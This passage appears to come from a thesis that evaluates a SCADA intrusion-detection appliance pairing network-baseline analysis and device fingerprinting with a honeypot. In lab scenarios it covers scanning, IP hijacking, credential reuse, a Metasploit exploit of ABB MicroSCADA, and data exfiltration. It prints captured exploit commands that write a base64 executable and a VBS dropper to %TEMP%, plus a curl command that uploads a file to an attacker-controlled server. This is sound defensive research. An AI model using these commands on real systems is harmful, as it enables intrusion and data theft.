Figure 16: Analyzing Security Event Logs

As we can see, the attacking machine attempted to make a variety of connections to non-existent hosts (as the scan is brute-force by nature). Connections to non-existent hosts were identified as such and dropped accordingly.

Eventually the scan encounters the HMI device at 172.16.0.2. Connections aimed at services not hosted by the HMI (e.g.: FTP and SMTP, as seen above) are dropped and logged. However, once a connection is established on TCP port 80 (HTTP), the security appliance recognizes an existing service hosted by the destination. This connection does not conform to the network baseline, causing the appliance to forward the connection to the honeypot for analysis. The connection is forwarded to the honeypot just in time, as expected, to ensure the TCP handshake occurs seamlessly. Looking at the Nmap scan results, we can see that the connection reaches the honeypot successfully without dropping any packets (else, the port would show as filtered or closed).

Next, Nmap begins scanning the PLC device for available services. As mentioned in the scenario outlined previously, the attacking device is known to communicate regularly with the Modbus service (TCP port 502) on the destination device. This is included in the network baseline used by my algorithm when the initial learning period took place. First, Nmap begins requesting services on the device that do not exist - these requests are dropped transparently. Next, TCP port 80 is contacted (the PLC's service configuration port), triggering the security appliance to forward the connection to the honeypot for analysis. Finally, TCP port 502 is contacted (note: this is considered a legitimate communication channel) and the connection is monitored due to recent security events generated by the attacking device.

Based on the results seen above, the security event detection algorithm handled all connections as expected: irrelevant connections were dropped, malicious connections not conforming to the baseline were hijacked and sent to the honeypot, and suspicious connections were monitored. From these results we can conclude that the flow-based IDS approach to security event detection has proven effective during an attacker's reconnaissance phase.

The detection of such events provides administrators with a first line of defense – sensing the presence of an attacker poking and prodding the network helps trigger existing incident response mechanisms, hopefully dealing with an attack before it develops into something more difficult to manage.

6.2.2 Detecting Device Impersonation Attacks

We should not assume that all attacks begin with a detectable device reconnaissance scan. This is particularly true when an attacker has detailed or insider knowledge of the network – perfect knowledge of the system allows the perfect evasion of flow-based intrusion detection algorithms. If an attacker has such

knowledge, he can evade these security controls by ensuring all connections conform to the network baseline.

By conforming all attacks to the network baseline (or a known set of common connections), an attacker becomes severely limited in the attacks he can perform: all exploitation attempts must target destination device services that the host has already contacted. This forces an attacker to pivot strategically through the network, exploiting and jumping from host to host until the final target it reached. Naturally, this process is tedious at best.

From the attacker's perspective, it makes more sense to modify legitimate packets in transit on the network to inject exploits or values capable of compromising the targeted system. This can be done easily using man-in-the-middle and device impersonation attacks. In these attacks, an attacker will attempt to forge connections to look like they came from a legitimate device – this can be done easily for all UDP connections or by performing IP or TCP session hijacking attacks. [16][72] Both session hijacking and man-in-the-middle conditions allow the attacker to transparently modify or inject data into packets with ease. In either case, network streams are easily compromised and hijacked to further the goals of an attacker. If done properly, it may be extremely difficult to detect these types of attacks using traditional security controls.

Looking back at the security event detection algorithm used by my appliance, we can see that one main technology is used to combat these types of attacks: network device fingerprinting. To test the effectiveness of my security appliance's fingerprinting algorithm, I designed two scenarios: one to test the overall uniqueness of fingerprints and another to test the algorithm's ability to detect IP hijacking attacks.

6.2.2.1 Fingerprint Uniqueness Testing Setup

Before diving into the effectiveness of my algorithm, we must step back and justify the use of device fingerprinting within my security event detection algorithm. As outlined in pervious sections, there exists a set of IP and TCP related implementation quirks that can be used to pseudo-uniquely distinguish devices on a network. Because IP and TCP implementations are both vendor and software-specific, we can leverage these implementation quirks to generate reasonably unique fingerprints for network devices. [45][92]

Naturally the variety of implementation quirks is limited at best: there are only so many possible combinations of IP and TCP header values. Because of this, I felt it was important to gauge the uniqueness of device fingerprints from a variety of computing devices. To do this, I developed a Python application capable of initiating connections with various services on the Internet via web spidering. Because device fingerprint generation is not reliant on layer 6 and 7 protocols, the most effective way to harvest fingerprints for a variety of devices was to crawl the Internet, initiating connections to a variety of web servers.

To test the uniqueness factor of fingerprints, I queried a specified number of Internet devices (via spidering) and generated a fingerprint for each device. Next, fingerprints were compared to each other to derive the percentage of unique fingerprints for each set of hosts. These samples were then retested over a set of increments to derive an accurate representation of fingerprint uniqueness over a set of N hosts.

6.2.2.2 Fingerprint Uniqueness Results

After connecting to and fingerprinting a variety of hosts (totalling 10,050) on the Internet over a variety of query sizes ranging from 50 to 1000 (increments of 50), I derived the following fingerprint distribution statistics:



Figure 17: Unique Fingerprint Distribution Over N Hosts

Looking at the collected data we can see an emerging pattern in regards to unique fingerprint distribution over a set of hosts: the uniqueness factor, regardless of the sample size, closely follows 40%. However, as the sample sizes increase to sets of more than 800 hosts, we see a quick tapering off of unique fingerprints. It appears as if the number of unique fingerprints becomes saturated when sampling greater than 800 hosts. Looking deeper at the data we can see that this cap equates to roughly 300 unique fingerprints.

After analyzing the data collected above, I concluded that – on average – there appears to be a 40% uniqueness rate for fingerprints when sampling random network blocks containing less than 800 hosts. Considering the average network broadcast domain contains 254 hosts or less, it is fair to assume approximately 40% of fingerprints are truly unique to a device. Although this seems low initially, this equates to over 100 potential device fingerprints for a class C network block.

Although fingerprinting devices does not ensure a 100% success rate, there is a 1% chance that an attacker machine will accidentally generate a fingerprint identical to the host machine being impersonated. This rate is low enough to justify the inclusion of device fingerprinting technologies within my security event detection algorithm. Furthermore, as network subnets approach 800 devices per subnet, the probability of a device fingerprint collision approaches 1/300.

6.2.2.3 Fingerprint Algorithm Testing Scenario

Now that the collision rate between fingerprints has been defined, we are ready to test my algorithm's ability to detect real life device impersonation attacks. Keeping in line with my previous setup, I created a scenario in which an attacker was capable of performing an IP hijacking attack where he could impersonate a legitimate MTU device. This can be seen in Figure 18.



Figure 18: Device Impersonation Attack via IP Hijacking

As we can see, the attacker has created a feasible IP hijacking condition in which he can impersonate the MTU device on infrastructure switch number one. Leveraging this opportunity, the attacker has hijacked the IP address of the MTU device, claiming it as his own. From the PLC's (and security appliance's) perspective, packets sent from the MTU device appear to be legitimate. Furthermore, by establishing a connection between the supposed MTU device and PCL device via the Modbus service (TCP port 502), the attacker has ensured the connection conforms to the network baseline known to the security appliance. From a flow-based IDS perspective, this connection passes all security tests and looks 100% legitimate.

To test the accuracy and feasibility of my fingerprinting algorithm, I leveraged the above scenario where the attacker is using one of two operating systems as his platform for preforming the attack:

1. Windows XP machine SP3
2. CentOS 6.4 with Kernel Version 2.6.32-279

To simulate the attacker communicating with the PLC device over the Modbus protocol, a Modbus packet capable of polling one of the PLC device's registers was crafted using *Scapy*. [15] This packet was then injected into the TCP stream to solicit a response from the PLC device, exactly like in a real Modbus poll request. This was

done using both attacking host operating systems to test my algorithm's ability of detecting both large underlying software changes (Windows XP) and minor software changes (CentOS).

The PLC device was simulated using a custom piece of Python software running on CentOS 6.4 with Kernel version 2.5.32. This software was bound to TCP port 502 and listened for Modbus packets containing register read requests. When a read request is sent to the server, a response is sent back containing an associated register value. This was done using the *pymodbus* Python library to ensure all communications conformed to the Modbus standard. [76] We must note that the original MTU device used during the creation of the network baseline had the same operating system platform as the PLC device, for efficiency's sake.

6.2.2.4 Fingerprint Algorithm Observations and Analysis

During this simulation, connections were initiated between the original device and the PLC using the two distinct operating systems noted above. In all versions of the simulation I expected to see the following occur:

1. The connection from the legitimate MTU device passes the fingerprint test and continued undisturbed
2. The connection from Windows XP failed the fingerprint test and was sent to the honeypot
3. The connection from CentOS failed the fingerprint test and was sent to the honeypot, as the operating system's kernel revision is slightly different than the real MTU

After running the two simulations and looking at the security event detection algorithm logs, I saw the following entries (snipped for conciseness):

```
[f6][OK]
[debug][CN] tcp:172.16.0.1->172.16.0.3:502 - OK
[debug][FP] 172.16.0.1 - 4:64:0:*:mss*10,6:mss,sok,ts,nop,ws:df,id+:0
[f6][OK]
[snip]
[f4][SFPF] tcp:172.16.0.1->172.16.0.3:502 - Source fingerprint failed integrity check.
[debug][FP] 172.16.0.1 - 4:128:0:1448:65535,0:mss,nop,nop,nop,sok:df,id+:0
[f4][toHD] tcp:172.16.0.1->172.16.0.3:502 - Connection sent to honeypot.
[snip]
[f4][SFPF] tcp:172.16.0.1->172.16.0.3:502 - Source fingerprint failed integrity check.
[debug][FP] 172.16.0.1 - 4:64:0:*:14480,6:mss,sok,ts,nop,ws:df:0
[f4][toHD] tcp:172.16.0.1->172.16.0.3:502 - Connection sent to honeypot.
```

Figure 19: Analyzing Fingerprint Algorithm Security Event Logs

At the beginning of this scenario, the original MTU device (172.16.0.1) connected to the PLC device (172.16.0.3). As we can see in the first log entry above, the MTU device's fingerprint conformed to the network device's baseline fingerprint value. Because of this, the connection passed all tests and continued on to the destination without being impeded in any way.

Conversely, in scenario two when the Windows XP machine was used to impersonate the MTU device, the fingerprint integrity check failed (as seen in the log above). This is expected, considering the divergence between host operating systems is significant. Once the appliance detected the device impersonation attack, the connection was hijacked and forwarded to the honeypot for further analysis. This was done in real time and totally transparent to the attacking device.

Lastly, in scenario three when the extremely similar CentOS machine was used to impersonate the MTU device, the fingerprint integrity check also failed. Looking at the fingerprint values seen in the log shows a variety of similarities in the TCP and IP stack implementations between slightly different Linux kernel revisions (2.5.32 vs. 2.6.32-279). However, these similarities are undermined by the slight variations present between each kernel's network stack implementation. Because of these tiny

differences, the fingerprint algorithm successfully detected the device impersonation attack, sending the connection to the honeypot as expected.

Based on these results we can see the effectiveness of detecting device impersonation attacks using my fingerprinting algorithm. This is true for both major and minor differences in operating systems used to stage the attack. Although SCADA environments may exist that have many identical devices deployed, my fingerprint algorithm creates another layer of detection technology capable of detecting extremely sophisticated and targeted attacks. Coupling this with other detection technologies, as per my implementation, allows the fingerprint algorithm to provide another layer of detection in depth.

6.2.3 Detecting Illegitimate Credential Use

In scenario three I took a look at my algorithm's ability to detect the illegitimate use of device credentials. In this scenario, an attacker attempts to connect to a PLC device's configuration utility hosted on TCP port 80. No IP hijacking takes place: rather, a compromised legitimate device (in this case, the MTU at 172.16.0.1) is used to establish the connection to the PLC device. In this scenario I aimed to mimic a situation in which an insider with legitimate credentials attempts to bypass security controls by directly manipulating the PLC device on its configuration service port.

6.2.3.1 Scenario and Setup

Like previous scenarios, the connection between the host device and PLC does not conform to the network baseline: the MTU device does not regularly communicate with the PLC device on TCP port 80. To simulate the PLC device's service configuration port, I spawned an HTTP webserver on the PLC device that

required HTTP authentication before allowing a user to modify the PLC's configuration values.

Since this scenario assumes the attacker is using a legitimate device to contact the PLC, I initiated a connection from the MTU device using the built in web browser on CentOS. This connection contacted the PLC's webserver, which responded with an HTTP authentication request asking the user to supply credentials. Normally the attacker would then input the illegitimate credentials, subsequently gaining access to the configuration utility.

In this scenario I expect my security appliance to do the following:

1. Identify the connection as anomalous
2. Mark the connection as malicious
3. Hijack the connection and forward it to the honeypot

Furthermore, once the hijacked connection reaches the honeypot, I expect *Honeytrap* to mimic the HTTP server being contacted, allowing us to collect the credentials used by the attacker to gain access to the service. This information is crucial for identifying the compromised credentials, allowing administrator to swiftly revoke them.

6.2.3.2 Observations and Analysis

After initiating the connection from the compromised host to the targeted PLC device, the following showed up in the security appliance's logs:

```
[f3.2][SDNS] tcp:172.16.0.1->172.16.0.3:80 - Source does not communicate with destination on target service.
[f3.2][toHD] tcp:172.16.0.1->172.16.0.3:80 - Connection sent to honeypot.
```

Figure 20: Hijacking a Credential Reuse Attack

As we can see, the flow-based IDS component of my algorithm successfully identified that the connection did not conform to the network baseline. Consequently, the connection was hijacked and transparently sent to the honeypot for analysis.

When analyzing the honeypot logs, I could see the incoming connection interacting with *Honeytrap's* dynamic service component. Next, looking at the attacking machine's browser, I could see that the honeypot has successfully hijacked the connection and prompted the browser to authenticate using HTTP authentication. After entering credentials into the browser, mimicking a real attacker, I took a look at the packets captured from the connection via the honeypot's logging utility. By opening up the PCAP file logged for forensic purposes, I could see the HTTP request made by the attacker's web browser, including the plaintext credentials (base64 encoded) used to access the PLC's configuration utility:

```
GET /configure.php HTTP/1.1
Host: 172.16.0.3
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Authorization: Basic cGxjYWRtOmFiYzEyMw==
```

Figure 21: Identifying Abused Credentials

As expected, my algorithm has successfully identified the credential reuse attack, hijacking the connection successfully and collecting relevant information regarding the attack that took place. Furthermore, the whole process occurred instantaneously and transparently. Considering this type of attack is extremely plausible in sophisticated attacks against SCADA infrastructure, I have shown that even subtle

attacks like credential reuse can be detected using flow-based IDS technologies. Like all technologies, this isn't the silver bullet needed to detect all types of credential reuse attacks: rather, it is another layered means to increase the probability of identifying attacks taking place on SCADA networks.

6.2.4 Detecting Zero-Day Vulnerabilities and Targeted Malware

It is possible that some attacks may not require the presence of an attacker within the targeted network. This is particularly true in the case of targeted malware attacks, as seen in the Stuxnet incident of 2010. [22][31] Stuxnet, a highly targeted and complex piece of malware, was used to automatically infiltrate SCADA networks worldwide. This malware leveraged multiple zero-day exploits to facilitate its propagation towards the target. [22][31]

Because of the high level of risk associated with zero-day vulnerabilities combined with targeted malware attacks, it is crucial to measure the effectiveness of my proposed algorithm against such attacks. Some might say these attacks are the Achilles heel of many current SCADA security solutions – this is particularly true with zero-day exploits, considering their novel nature.

6.2.4.1 Scenario and Setup

To gauge the effectiveness of my security event detection algorithm in circumstances where an attacker has leveraged both zero-day exploits and customized malware, I decided to combine both attacks into a single attack vector. Naturally this formulates a worst-case scenario in which to test my security event detection algorithm. The designed test scenario should highlight my algorithm's

ability to both detect the presence of self-propagating malware and the use of novel exploits.

For this scenario I designed a situation in which an automated piece of malware is self-propagating and attacking a single remotely exploitable SCADA service. To keep things relevant to real-life SCADA deployments, I set up a network host running the ABB MicroSCADA software on Windows XP SP3.

ABB MicroSCADA is a piece of centralized substation automation software used to interact, control, and log data from various SCADA devices. [1] This software is designed to run on Windows systems and provides a listener service on TCP port 12221. ABB MicroSCADA Pro SYS600 version 9.3 has a well-known remote code execution vulnerability allowing attackers to remotely control the device, including spawning a remote shell. [69] This vulnerability was discovered in April 2013 and has been openly published in the OSV database. In addition, a Metasploit framework module was published, providing attackers with an easy-to-use tool for exploiting vulnerable hosts.

To emulate a true zero-day vulnerability, I verified that no attack signature existed in Snort that was capable of detecting this specific exploit. Next, the MicroSCADA software was set up on a Windows XP SP3 machine at IP address 172.16.0.4. As a platform for mounting the attack, I reused the attacker machine used in all previous scenarios – this machine was located at 172.16.0.1. To ensure real working exploit code was injected into the vulnerable service, the Metasploit framework was installed to assist in the exploitation attempt. Finally, a network baseline was created in which the attacking machine did not access the vulnerable host.

In this scenario I expect my security algorithm to:

1. Detect the service identification phase of the attack
2. Drop all packets destined to non-existent hosts

3. Hijack malicious connections destined toward the vulnerable host and send them to the honeypot

Once connections are hijacked and sent to the honeypot, I expect the just-in-time honeypot to interact with the simulated malware, emulating a full successful exploitation attempt. Logs should then be created that provide detailed information about the code and techniques used to successfully exploit the target.

6.2.4.2 Observations and Analysis

To simulate the vulnerable service identification portion of the automated malware attack, I first scanned the local subnet for devices hosting the MicroSCADA service on TCP port 12221. This was done using the open source Nmap tool. Scan results can be seen in Figure 22.



Figure 22: Scanning for Vulnerable Hosts

Upon the completion of the enumeration scan, I can see that Nmap has successfully identified the vulnerable host at 172.16.0.4. Looking at the security

algorithm's logs, I can see that the scan attempted to connect to all hosts in the local subnet and successfully interacted with the target host. This can be seen in Figure 23.

```
[snip]
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.104:12221 - Destination host does not exist.
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.38:12221 - Destination host does not exist.
[snip]
[f1.4][DHNV] tcp:172.16.0.1->172.16.0.4:12221 - Source does not communicate with destination in this manner.
[f1.4][toHD] tcp:172.16.0.1->172.16.0.4:12221 - Connection sent to honeypot.
[snip]
```

Figure 23: Viewing Connection Logs

As we can see, probes destined for nonexistent hosts were dropped, as expected. However, as the scan worked its way through the subnet, it eventually tried to contact the vulnerable host. Since this type of connection between the attacking host and vulnerable service is not present in the network baseline, the connection was hijacked in real time and sent to the honeypot for handling. This conforms to the expected behaviour of my security algorithm.

Now that the malware has completed its vulnerability scan and accrued a list of potentially exploitable targets, it will attempt to exploit each target in an automated fashion. To simulate this type of blind attack, I used the Metasploit framework's ABB MicroSCADA exploit module to attack the host machine. After simply specifying the target IP address and running the module, I managed to successfully exploit the target and got a reverse shell. This can be seen in Figure 24.



Figure 24: Successfully Exploiting the Target

Looking at the output above, we can see the exploit code and payload were uploaded successfully to the target, causing a Windows command line shell to be sent back to us. In a real-world scenario, a piece of automated malware may alternatively inject a payload capable of creating a backdoor on the target or executing a set of malicious commands. In this scenario I focused on simply gaining a remote shell.

Now that the exploit has completed successfully, we should expect that the honeypot has collected a useful set of forensic information about the exploit used. This information should assist an administrator in recreating the vulnerability and creating a viable remediation strategy.

Looking at the honeypot logs for this specific event, we can see that the zero-day exploit and associated payload were captured fully. This can be seen in Figure 25.

```
$ cat honeytap-id7181.log
EXECUTEcmd.exe /c echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1
vZGUuDQ0KJAAAAAAAAAAACTOPDW11mehddZnoXXWZ6FrEWShdNZnoVURZCF3lmehbhGlIXcWZ6FuEaahdRZnoXXWZ
+FHlmehVRRw4XfWZ6Fg3quhf9ZnoUQX5iF1lmehVJpY2jXWZ6FAAAAAAAAAAAAAAAAAAAAAFBFAABMAQQAjBPPS
QAAAAAAAAAAA4AAPAQsBBgAAsAAAAKAAAAAAAAABIKQAAABAAAAADAAAAAAAEAAABAAAAAQAAAEAAAAAAAAAAAQAAAA
AAAAAGABAAAQAAAAAAAAAAAgAAAAAAEAAAEAAAAAAQAAAQAAAAAAAAAAEAAAAAAAAAAAAAAAbMcAAHgAAAAAUAEAyAc
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAODBAAAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAADAAADgAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAABmqQAAABAAAAACwAAAAEAAAA
AAAAAAAAAAAAAAAIAAAYC5yZGF0YQAA5g8AAADAAAAAEAAAAMAAAA>>%TEMP%\owQAm.b64
[snip]
EXECUTEcmd.exe /c echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>>%TEMP%\owQAm.b64
```

Figure 25: Capturing Zero-Day Exploit Code

At first glance it is very apparent what is going on: the exploitable service allows the use of an *Execute* command capable of executing arbitrary commands on the host machine. Likely, this execute command requires some level of authentication before passing commands to the underlying operating system.

Looking further down the list of captured data confirms this presumption: we can see that a buffer overflow exploit is taking place, as indicated by excessive payload padding with the ‘A’ character. This padded payload is then stored to a file called *owQAm.b64*. Based on the naming convention and payload content, we can safely assume that this exploit requires the generation of a payload long enough to successfully create a buffer overflow condition on the target service. Naturally, this exploit code is encoded using Base64 to ensure non-printable characters are not corrupted in the Windows terminal.

```
[snip]
EXECUTEcmd.exe /c echo data = Replace(data, vbCrLf, "") >>%TEMP%\goXYW.vbs & echo data
= base64_decode(data) >>%TEMP%\goXYW.vbs & echo fd.Close >>%TEMP%\goXYW.vbs & echo Set
ofs = CreateObject("Scripting.FileSystemObject").OpenTextFile("%TEMP%\gUExx.exe", 2, Tr
ue) >>%TEMP%\goXYW.vbs & echo ofs.Write data >>%TEMP%\goXYW.vbs & echo ofs.close >>%TEM
P%\goXYW.vbs & echo Set shell = CreateObject("Wscript.Shell") >>%TEMP%\goXYW.vbs & echo
 shell.run "%TEMP%\gUExx.exe", 0, false >>%TEMP%\goXYW.vbs & echo Else >>%TEMP%\goXYW.v
bs & echo Wscript.Echo "The file is empty." >>%TEMP%\goXYW.vbs & echo End If >>%TEMP%\g
oXYW.vbs & echo Function base64_decode(byVal strIn) >>%TEMP%\goXYW.vbs & echo Dim w1, w
2, w3, w4, n, strOut >>%TEMP%\goXYW.vbs
[snip]
```

Figure 26: Capturing Additional Zero-Day Exploit Code

Continuing on, we can see that the original payload is being decoded on disk and turned into a Visual Basic Scripting (VBS) executable. Shortly after the malicious VBS file is executed, a reverse shell connection is initiated and received by a Metasploit listener. Finally, temporary files are deleted from the target to remove any evidence of the attack. This attack resulted in the full exploitation of the target machine, providing us with a limited shell on the target device. This limited shell could then be escalated into a full System user shell via any number of well-known Windows privilege escalation exploits.

As we saw in the security event logs above, the connection was successfully identified as being malicious and was redirected to the honeypot. This fooled the malware into interacting with the honeypot and attempting to get a shell. Furthermore, the *Honeytrap* software was able to emulate the target service well enough to facilitate the collection of detailed forensic information about the attack. This information was then analyzed, enabling us to reverse engineer the attack and determine the exploit used. Packet captures from the event could then be used to generate Snort signatures capable of detecting and blocking attacks using this previously unknown zero-day attack.

6.2.5 Detecting Data Exfiltration Attempts

In some cases we must assume that a highly skilled and persistent attacker is capable of evading even the most complex and layered security technologies. When this occurs, we can presume that the attacker has successfully manipulated the SCADA system into conforming to his goals. Furthermore, we can assume that the attacker may want to exfiltrate sensitive data from compromised hosts to one or more centralized Internet hosts. This may be of particular concern if an insider has managed to subvert security controls and gain access to sensitive documents.

This threat should not be ignored, even if the attack has already taken place. The successful interception of data exfiltration attempts can provide extremely valuable forensic information about the attacker, documents and files being targeted in the attack, and Internet-facing servers assisting in the attack. Together this information helps create a better understanding of a security event when conducting a post-incident investigation.

Because of this, I will test the effectiveness of my algorithm when data exfiltration attempts occur on a SCADA network. I expect that my security event detection algorithm will:

1. Identify the anomalous outbound connections
2. Hijack outbound connections
3. Collect useful forensic information about data exfiltration attempts

My algorithm's effectiveness will be tested by simulating a compromised host attempting to exfiltrate a sensitive document to an Internet server.

6.2.5.1 Scenario and Setup

In this scenario, I have reused the compromised CentOS host used in all previous simulations. This host, located at 172.16.0.1, has been fully compromised by an attacker who has managed to download sensitive documents from other exploited internal hosts. After collecting these documents, the simulated attacker will attempt to exfiltrate the documents to a webserver under his control on the Internet, located at IP address 199.212.33.87. File uploads will be handled by the command line *Curl* utility, as per typical command-line methods for uploading documents to a webserver. This was done using the following command:

curl -i -F name=name -F filedata=@Transparency_august.pdf
http://199.212.33.87/asdf.php

Figure 27: Using Curl to Exfiltrate Data

Once the command was executed, the compromised machine attempted to initiate a connection with the Internet-facing server awaiting file uploads from the attacker.

6.2.5.2 Observations and Analysis

Looking at the security event detection algorithm's logs, we can see that this connection did not conform to the network baseline, naturally, and was successfully hijacked and sent to the honeypot. This can be seen in Figure 28.

```
[snip]
[f1.4][DHNV] tcp:172.16.0.1->199.212.33.87:80 - Source does not communicate with destination in this manner.
[f1.4][toHD] tcp:172.16.0.1->199.212.33.87:80 - Connection sent to honeypot.
[snip]
```

Figure 28Hijacking the Outbound Connection

As expected, the hijacked outbound connection was redirected to the just-in-time honeypot service listener on TCP port 80. From the command line of the attacker, the connection and file upload appeared successful. This can be seen in Figure 29.

```
HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Date: Tue, 25 Feb 2014 18:50:17 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u7
Vary: Accept-Encoding
Content-Length: 47
Content-Type: text/html
```

Figure 29: Emulating a Successful File Transfer

